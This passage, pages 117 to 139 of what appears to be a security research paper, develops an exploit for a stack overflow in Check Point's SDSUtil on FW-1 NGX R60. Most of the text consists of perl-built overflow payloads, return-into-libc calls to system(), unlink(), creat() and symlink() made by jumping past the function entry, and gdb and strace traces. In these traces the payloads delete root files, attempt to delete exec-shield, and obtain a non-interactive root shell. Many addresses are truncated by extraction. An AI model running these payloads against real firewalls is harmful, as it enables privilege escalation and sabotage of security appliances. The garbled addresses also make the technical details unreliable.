117 0x7fff6984: 0x x7fff69a4 0x x x7fff6994: 0x0011dbe0 0x7fff699c we can see where is pointing "0x7fff69a4" (gdb) x/s 0x7fff69a4 0x7fff69a4: "ë\204ÿ\177ó\204ÿ\177ö\204ÿ\177&-ÿ\177rùÿ\177" That is: ëÿóÿöÿ&-ÿrùÿ and the execution is like this "sh -c ëÿóÿöÿ&-ÿrùÿ" wich results in: sh: line 1: ëÿóÿöÿ: command not found sh: line 1: -ÿrùÿ: command not found We can see that the most top word in the stack is the pointer to the system() argument. (gdb) i r eax 0x7f ecx 0x7fff67f edx 0x0 0 ebx 0x esp 0x7fff6924 0x7fff6924 ebp 0x x esi 0x edi 0x eip 0x5 0x5 eflags 0x cs 0x23 35 ss 0x2b 43 ds 0x2b 43 es 0x2b 43 fs 0x0 0 gs 0x
118 Let s try to delete a file Let's try to call other functions. Now we find in a CheckPoint library a nice function that seems to be used to remove a file. 0x13f280 <cpfileremove> 0x13f280 <cpfileremove>: push %ebp 0x13f281 <cpfileremove+1>: mov %esp,%ebp 0x13f283 <cpfileremove+3>: sub $0x8,%esp 0x13f286 <cpfileremove+6>: mov %ebx,0xfffffffc(%ebp) 0x13f289 <cpfileremove+9>: mov 0x8(%ebp),%edx 0x13f28c <cpfileremove+12>: xor %eax,%eax 0x13f28e <cpfileremove+14>: call 0x1325d0 <_init+6892> 0x13f293 <cpfileremove+19>: add $0x16ed9,%ebx 0x13f299 <cpfileremove+25>: test %edx,%edx 0x13f29b <cpfileremove+27>: je 0x13f2ad <cpfileremove+45> 0x13f29d <cpfileremove+29>: mov %edx,(%esp,1) 0x13f2a0 <cpfileremove+32>: call 0x13106c <_init+1416> 0x13f2a5 <cpfileremove+37>: test %eax,%eax 0x13f2a7 <cpfileremove+39>: sete %al 0x13f2aa <cpfileremove+42>: movzbl %al,%eax 0x13f2ad <cpfileremove+45>: mov 0xfffffffc(%ebp),%ebx 0x13f2b0 <cpfileremove+48>: mov %ebp,%esp 0x13f2b2 <cpfileremove+50>: pop %ebp 0x13f2b3 <cpfileremove+51>: ret We create a file called "hugo12" and do: [Expert@fw1pentest]# strace SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x80\xf2\x13"'` `perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1000'` And strace shows: 118
119 write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 unlink("^ ÿf ÿi ÿp ÿ Ûÿ") = -1 ENOENT (No such file or directory) function. The syscall "unlink" is called, but the problem wit the argument is the same as the system() FILE OPERATIONS: We can create a file with creat() (0x372600) 0x3726ff <pipe+63>: nop 0x <creat>: cmpl $0x0,%gs:0xc 0x <creat+8>: jne 0x < creat_nocancel+27> 0x37270a < creat_nocancel>: mov %ebx,%edx 0x37270c < creat_nocancel+2>: mov 0x8(%esp,1),%ecx 0x < creat_nocancel+6>: mov 0x4(%esp,1),%ebx 0x < creat_nocancel+10>: mov $0x8,%eax 0x < creat_nocancel+15>: int $0x80 0x37271b < creat_nocancel+17>: mov %edx,%ebx 0x37271d < creat_nocancel+19>: cmp $0xfffff001,%eax 0x < creat_nocancel+24>: jae 0x37274f < creat_nocancel+69> 0x < creat_nocancel+26>: ret 0x < creat_nocancel+27>: call 0x38cf30 < libc_enable_asynccancel> 0x37272a < creat_nocancel+32>: push %eax 0x37272b < creat_nocancel+33>: mov %ebx,%edx 0x37272d < creat_nocancel+35>: mov 0xc(%esp,1),%ecx 0x < creat_nocancel+39>: mov 0x8(%esp,1),%ebx 0x < creat_nocancel+43>: mov $0x8,%eax 0x37273a < creat_nocancel+48>: int $0x80 0x37273c < creat_nocancel+50>: mov %edx,%ebx 119
120 We point some byte before the syscall -0x3726ff- to avoid the null byte. strace SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\xff\x26\x37"'` `perl -e 'print "A"x100'` ls -la total 12 -rwxr-x--- 1 root root 0 Apr 15 01:20 "???*???-???4???d??? drwxrwx--- 2 root root 4096 Apr 15 01:20. drwx root root 8192 Apr 15 01:00.. [Expert@fw1pentest]# We have created a file without controlling the name. Now as the stack will be the same for any function, we can try to execute the previous created file, as the argument pointer will be the same: [Expert@fw1pentest]# strace SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\xcd\x34"'` `perl -e 'print "A"x100'` execve("\"îÿ*îÿ-îÿ4îÿdúÿ", ["PPKDIR=/opt/CPppak-R60", "SU_Major=\'NGX\'", "CPMDIR=/opt/CPsuite-R60/fw1", "TERM=xterm", "SHELL=/bin/bash", "SSH_CLIENT= "..., "SUDIR=/opt/CPsuite-R60/fw1/sup", "CD_MV=\'NGX (R60)\'", "SSH_TTY=/dev/ttyp2", "RTDIR=/opt/CPrt-R60/svr", "APPNAME=cpshell", "HISTFILESIZE=0", "CD_SP=\'\'", "UAGDIR=/opt/CPuas- 120
121 R60", "LD_LIBRARY_PATH=/opt/spwm/lib:/o"..., "TMOUT=600",...], [/* 42 vars */]) = -1 ENOEXEC (Exec format error) --- SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ Obviously the file can not be executed. From the execve(): int execve(const char *filename, char *const argv[], char *const envp[]); DESCRIPTION execve() executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form "#! interpreter [arg]". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as interpreter [arg] filename. If we could write to the previous created file, we could start a standard shell. We test it by hand: [Expert@fw1pentest]# vi \"\316\377^?\*\316\377^?-\316\377^?4\316\377^?d\372\377^? #!/bin/sh sh We use 0x34cc19 because char 0x20 is a space and can't be used in the argument string of the exploited binary. One byte before we have a "nop" that we can use. [Expert@fw1pentest]# strace SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x19\xcc\x34"'` `perl -e 'print "A"x100'` open("\"îÿ*îÿ-îÿ4îÿdúÿ", O_RDONLY O_LARGEFILE) = 9 121
122 ioctl(9, SNDCTL_TMR_TIMEBASE or TCGETS, 0x7ffff110) = -1 ENOTTY (Inappropriate ioctl for device) _llseek(9, 0, [0], SEEK_CUR) = 0 read(9, "#!/bin/sh\nsh\n\n", 80) = 14 _llseek(9, 0, [0], SEEK_SET) = 0 getrlimit(rlimit_nofile, {rlim_cur=1024, rlim_max=1024}) = 0 dup2(9, 255) = 255 close(9) = 0 fcntl64(255, F_SETFD, FD_CLOEXEC) = 0 fcntl64(255, F_GETFL) = 0x8000 (flags O_RDONLY O_LARGEFILE) fstat64(255, {st_mode=s_ifreg 0750, st_size=14,...}) = 0 _llseek(255, 0, [0], SEEK_CUR) = 0 rt_sigprocmask(sig_block, NULL, [], 8) = 0 read(255, "#!/bin/sh\nsh\n\n", 14) = 14 rt_sigprocmask(sig_block, NULL, [], 8) = 0 stat64(".", {st_mode=s_ifdir 0770, st_size=4096,...}) = 0 stat64("/usr/local/bin/sh", 0x7fffef80) = -1 ENOENT (No such file or directory) stat64("/bin/sh", {st_mode=s_ifreg 0755, st_size= ,...}) = 0 stat64("/bin/sh", {st_mode=s_ifreg 0755, st_size= ,...}) = 0 rt_sigprocmask(sig_block, [INT CHLD], [], 8) = 0 _llseek(255, -1, [13], SEEK_CUR) = 0 fork() = 4520 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigaction(sigint, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0 waitpid(-1, sh-2.05b# exit exit [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0) = 4520 rt_sigprocmask(sig_setmask, [], NULL, 8) = SIGCHLD (Child 0 (0) --- waitpid(-1, 0x7fffed9c, WNOHANG) = -1 ECHILD (No child processes) sigreturn() =? (mask now []) rt_sigaction(sigint, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0 122
123 rt_sigprocmask(sig_block, NULL, [], 8) = 0 read(255, "\n", 14) = 1 rt_sigprocmask(sig_block, NULL, [], 8) = 0 read(255, "", 14) = 0 exit_group(0) =? [Expert@fw1pentest]# As we can see, if we manage to write to the created file, we can execute it. The problem is that we have no control over the content of the created file. We have managed to partially control the system argument via a strange procedure. First we copy "/bin/sh" as "/bin/s" Then we use the function puts() to see the output on stdout. (gdb) p puts $1 = {<text variable, no debug info>} 0x <puts> Now let's explain the strange procedure. For some unknown reason, when increasing the number of arguments with the "-command" option of SDSUtil, EIP ends up having a value that can be controlled to point to an array of chars whose first bytes can be controlled -with many limitations-. The procedure allows me to parse to system() a pointer to a string which the 3 first bytes follow the next rule: 1st character: n 2nd character: n + 256m 3rd character: n + 256m+ 256*256q So to parse an argument of two characters, for example, "s" plus a null byte we would need to feed the buffer with n + 256m bytes, being "m" the distance between the second character and the first one. 123
124 SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x44195'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. exit exit /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil So as we are working with system() we try to parse "s;". First we use puts() to see the output. SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x49\x30"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x29091'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. s;ÿ{;ÿ~;ÿ;ÿµgÿñÿúÿ /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil Then we try it: SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x29091'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. exit exit sh: line 1: ÿ{: command not found sh: line 1: ÿ~: command not found sh: line 1: ÿ: command not found sh: line 1: ÿµgÿñÿúÿ: command not found /bin/sdsutil_start: line 6: 995 Segmentation fault (core dumped) SDSUtil 124
125 The reader should notice that the null byte is 59*256 characters far from the ";". That is: (59*256) = The commands that are not executed are the ones that are after the ";". This is not the end of our problems. To execute "sh" we need to parse "sh;" as argument. [Expert@fw1pentest]# SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x49\x30"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x17571'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. shÿ{hÿ~hÿhÿµÿñ ÿú ÿ /bin/sdsutil_start: line 6: 7660 Segmentation fault (core dumped) SDSUtil "$@" [Expert@fw1pentest]# Also we need to put the semicolon... an argument. So this is a total of: *256*256 chars. At first glance it seems we can't use such More tests calling system() reveals that we can use the pipe to delimit the command. If we keep in our previous example we need to parse "s " to system(): We first use puts() 0x to see the output: (gdb) set args -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x49\x30"'` -command 1111`perl -e 'print " "x256'`0 And the output is: s ÿ ÿ ÿ ÿ ÿõÿþÿ 125
126 Now with system() 0x1b8c50 (gdb) set args -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print " "x256'` (gdb) r The program being debugged has been started already. Start it from the beginning? (y or n) y Starting program: /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print " "x256'` (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[new Thread (LWP 11134)] (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...error; OpenConn; Enable; Unresolved host name. sh: line 1: ÿ: command not found sh: line 1: ÿ: command not found sh: line 1: ÿ: command not found sh: line 1: ÿ : command not found sh: line 1: ÿõÿþÿ: command not found ls s: line 1: Broken pipe ls ls s: line 2: Broken pipe ls ls 126
127 s: line 3: Broken pipe ls id s: line 4: Broken pipe id touch /oops pwd Program received signal SIGSEGV, Segmentation fault. [Switching to Thread (LWP 11134)] 0x in?? () (gdb) q The program is running. Exit anyway? (y or n) y [Expert@hola]# ls -la /oops -rw-rw root root 0 Apr 17 01:55 /oops As we can see the pipe does not allow us to have an interactive shell, but anyway it seems to works, at least to launch "blind" commands... Now we find an interesting attack vector. We can call gets() to get input from stdin. This procedure has the advantage that we can "inject" directly in the stack chars that are not allowed in a standard CPSHELL... EN GDB: (gdb) set args -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\x60\x41\x30"'` -command 1 (gdb) r The program being debugged has been started already. Start it from the beginning? (y or n) y Starting program: /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\x60\x41\x30"'` -command 1 (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)
128 (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[new Thread (LWP 883)] (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...info; OpenConn; Enable; NA (no debugging symbols found)...(no debugging symbols found)...error; OpenConn; Enable; Unresolved host name. ***Here program stops waiting for standard input (in red...) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAA Program received signal SIGSEGV, Segmentation fault. [Switching to Thread (LWP 883)] 0x in?? () (gdb) x/x $eip 0x7: Cannot access memory at address 0x7 As a strange side effect we can see that EIP is pointing at a very low address... If we now add arguments after "-command" argument, we can see that EIP also increases... (gdb) set args -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\x60\x41\x30"'` -command (gdb) x/x $eip 0x10: Cannot access memory at address 0x10 So, if we can parse a big number of arguments, maybe we can have EIP pointing to somewhere useful? 128
129 And if we see the stack after the gets() we can see that the first element of it is pointing to the buffers we filled with "A": (gdb) x/70x $esp 0x7fffcd64: 0x7fffcde4 0x7fffce28 0x x003d8898 0x7fffcd74: 0x x x7fffcdb8 0x7fffcd60 0x7fffcd84: 0x002b87bf 0x x x x7fffcd94: 0x x x0804afd0 0x x7fffcda4: 0x0011d250 0x002b871b 0x x x7fffcdb4: 0x0804afd0 0x x0804aff1 0x0804b090 0x7fffcdc4: 0x x7fffcde4 0x x x7fffcdd4: 0x0011dbe0 0x7fffcddc 0x00123d93 0x x7fffcde4: 0x x x x x7fffcdf4: 0x x x x x7fffce04: 0x x x x x7fffce14: 0x x x x x7fffce24: 0x x x7f x7ffffb09 0x7fffce34: 0x7ffffb25 0x7ffffb35 0x7ffffb40 0x7ffffb61 0x7fffce44: 0x7ffffb73 0x7ffffb92 0x7ffffba5 0x7ffffbbd 0x7fffce54: 0x7ffffbcd 0x7ffffbd6 0x7ffffbe5 0x7ffffcab 0x7fffce64: 0x7ffffcc1 0x7ffffccb 0x7ffffcdb 0x7ffffce7 0x7fffce74: 0x7ffffcf0 0x7ffffd0f Maybe if we could manage to make EIP to point to some "ret" instruction - remember that equals to 'pop %eip'- we can have the CPU jumping to our buffer... But, why doing all this work to jump to our buffer if can do it directly overwriting RET -remember the very firsts examples of this paper...-. The response is that simple: in our very first attempts to reference our code in the stack we were 129
130 working outside the CPSHELL... so we could jump to the stack simply by overwriting RET with 0x7f... Now we can work within the CPSHELL and Exec- Shield turned on and trying to jump to a "ret" that will jump to the stack... But, hey... what about non-exec-stack? Exactly, this is another dead way. 130
131 Playing with UNLINK() Let's try UNLINK syscall: touch /hugo ls -la /hugo -rw-rw root root 0 Apr 29 07:02 /hugo [Expert@hola]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xd9\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\x64\x36\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/hugo "x400'` execve("/opt/cpsuite-r60/fw1/bin/sdsutil", ["SDSUtil", "-p", "123123", "w\371\377\177w\371\377\177w\371\377\177w\371\377\177w\371"..., "/hugo;", "-command", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo",...], [/* 41 vars */]) = 0 uname({sys="linux", node="hola",...}) = 0 brk(0) = 0x unlink("/hugo") = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [Expert@hola]# ls -la /hugo ls: /hugo: No such file or directory Now let's try to delete the exec-shield configuration files... [Expert@hola]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print 131
132 "\xdc\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\x64\x36\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/proc/sys/kernel/exec-shield "x400'` unlink("/proc/sys/kernel/exec-shield") = -1 EPERM (Operation not permitted) --- SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ OK, ok, ok...please don't blame at me... I know..., but I should try it Let's make a little break to explain how are we able to pass controlled arguments to some functions if actually we can't parse arguments... Some functions, especially those who take only one argument, allow us to make a little trick: we can call them not via the natural entry point, but after it. For example, unlink() code is: 0x <unlink>: mov %ebx,%edx 0x <unlink+2>: mov 0x4(%esp,1),%ebx 0x <unlink+6>: mov $0xa,%eax 0x37366b <unlink+11>: int $0x80 0x37366d <unlink+13>: mov %edx,%ebx 0x37366f <unlink+15>: cmp $0xfffff001,%eax 0x <unlink+20>: jae 0x <unlink+23> 0x <unlink+22>: ret 0x <unlink+23>: call 0x3b6803 < i686.get_pc_thunk.cx> 0x37367c <unlink+28>: add $0x6521c,%ecx 0x <unlink+34>: mov 0x19c(%ecx),%ecx 0x <unlink+40>: xor %edx,%edx 0x37368a <unlink+42>: sub %eax,%edx 0x37368c <unlink+44>: mov %edx,%gs:0x0(%ecx) 0x <unlink+48>: or $0xffffffff,%eax 0x <unlink+51>: jmp 0x <unlink+22> The interesting part is: 0x <unlink>: mov %ebx,%edx 132
133 0x <unlink+2>: mov 0x4(%esp,1),%ebx 0x <unlink+6>: mov $0xa,%eax 0x37366b <unlink+11>: int $0x80 As you can see, our entry point is 0x so we are jumping to: 0x <unlink+4>: and $0x4,%al 0x <unlink+6>: mov $0xa,%eax 0x37366b <unlink+11>: int $0x80 The first instruction doesn't matter for us, and is the result of misalignment and it does not affect us. The interesting point is that we are bypassing those two instructions: 0x <unlink>: mov %ebx,%edx 0x <unlink+2>: mov 0x4(%esp,1),%ebx It seems: 1st: the EBX register is saved in EDX. 2nd: the argument of unlink() is moved from the stack to the EBX register which is needed by the syscall unlink... So the pointer to the string that should go in "EBX" is now under our control, because EBX is one of the overwritten saved registers... Having discovered that nice feature of our overflow, we can try other syscalls and use a similar technique -jumping after the entry point- to see what we can do. For example MKDIR: [Expert@hola]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xd9\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xf7\x1d\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` - command `perl -e 'print "/hugo "x400'` mkdir("/hugo", ) = SIGSEGV (Segmentation 0 (0)
134 +++ killed by SIGSEGV (core dumped) +++ Now we play with SYMLINK: We create a symlink to /proc/sys/kernel/exec-shield: [Expert@hola]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xb8\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xe7\x35\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/proc/sys/kernel/exec-shield "x4000'` write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 symlink("/proc/sys/kernel/exec-shield", "?") = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [Expert@hola]# ls -la total 12 lrwxrwxrwx 1 root root 28 May 4 22:41? -> /proc/sys/kernel/exec-shield drwxrwx--- 2 root root 4096 May 4 22:41. drwx root root 8192 May 4 21:51.. Ummm...and can we symlink /bin/sh? [Expert@hola]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xb2\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xe7\x35\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/bin/sh "x4000'` 134
135 write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 symlink("/bin/sh", "?") = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [Expert@hola]# ls -la total 12 lrwxrwxrwx 1 root root 7 May 5 00:26? -> /bin/sh drwxrwx--- 2 root root 4096 May 5 00:26. drwx root root 8192 May 4 21:51.. Yes we can. The problem is that we can control the first argument, but not the second one, and the stack has a pointer to a strange -non ASCII- char... Ok, maybe that char looks strange to us, but if we can execute it...we are not racist! If we remember we were able to execute binaries of one char by calling system() and appending the pipe -" "- to the argument... see page XX As always we first call puts() to see the output and locate the "strange" char: [Expert@hola]# strace SDSUtil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x49\x30"'` - command 1111`perl -e 'print "
136 "x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa mmap2(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775f4000 write(1, "\30 \377\177 \377\177# \377\177* \377\1771 \377\177a\234"..., 29? ÿ ÿ# ÿ* ÿ1 ÿaÿjÿ ) = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ Then we try: [Expert@hola]# strace SDSUtil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` - command 1111`perl -e 'print " "x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 rt_sigaction(sigint, {SIG_IGN}, {SIG_DFL}, 8) = 0 rt_sigaction(sigquit, {SIG_IGN}, {SIG_DFL}, 8) = 0 136
137 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 clone(child_stack=0, flags=clone_parent_settid SIGCHLD, parent_tidptr=0x7fff77ec) = sh: line 1:?: command not found waitpid(10430, sh: line 1: ÿ: command not found sh: line 1: ÿ#: command not found sh: line 1: ÿ*: command not found sh: line 1: ÿ1: command not found sh: line 1: ÿaÿjÿ: command not found [{WIFEXITED(s) && WEXITSTATUS(s) == 127}], 0) = rt_sigaction(sigint, {SIG_DFL}, NULL, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, NULL, 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = SIGCHLD (Child 0 (0) SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ As you can see, system() -OK not really system, you kernel hackers know...- tried to execute the strange char, but it is not executed... Why? Because it is not in the path! Arrrrrrrg!!!!! Unfortunately, even if we manually change to /bin directory and try it again: [Expert@hola]# strace SDSUtil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` - command 1111`perl -e 'print " "x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 rt_sigaction(sigint, {SIG_IGN}, {SIG_DFL}, 8) = 0 rt_sigaction(sigquit, {SIG_IGN}, {SIG_DFL}, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 137
138 La traza nos dice: clone(child_stack=0, flags=clone_parent_settid SIGCHLD, parent_tidptr=0x7fff66ec) = sh: -c: line 1: unexpected EOF while looking for matching `"' sh: -c: line 2: syntax error: unexpected end of file waitpid(14555, [{WIFEXITED(s) && WEXITSTATUS(s) == 2}], 0) = rt_sigaction(sigint, {SIG_DFL}, NULL, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, NULL, 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = SIGCHLD (Child 0 (0) SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ Why? As long the environment change -current directory- the stack change. So to find what is happening let's use puts() again: ioctl(1, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo...}) = 0 mmap2(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775f4000 write(1, "\32 \377\177\" \377\177% \377\177, \377\1773 \377\177c"..., 29? ÿ" ÿ% ÿ, ÿ3 ÿcÿlÿ ) = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ I And we can find out that the string we are parsing to system() is:? ÿ" ÿ% ÿ, ÿ3 ÿcÿlÿ Witch unfortunately has a " character... :-( This is sad situation, but we think that maybe we can solve it if can manage to "put" our symlink somewhere in the path... To see if this would work, let's manually copy the link to "/bin" and try it again: 138
139 strace SDSUtil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` - command 1111`perl -e 'print " "x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa t_sigprocmask(sig_block, [CHLD], [], 8) = 0 clone(child_stack=0, flags=clone_parent_settid SIGCHLD, parent_tidptr=0x7fff5bec) = waitpid(14650, sh: line 1: ÿ: command not found sh: line 1: ÿ#: command not found sh: line 1: ÿ: command not found sh: line 1: ÿ1: command not found sh: line 1: ÿaÿjÿ: command not found touch almost_done exit [{WIFEXITED(s) && WEXITSTATUS(s) == 127}], 0) = rt_sigaction(sigint, {SIG_DFL}, NULL, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, NULL, 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = SIGCHLD (Child 0 (0) SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [Expert@hola]# ls -la almost_done -rw-rw root root 0 May 5 01:23 almost_done Yes, it works. We have our infamous non-interactive shell, but it works. So if we manage to find a procedure to put our link in the path, then we will win
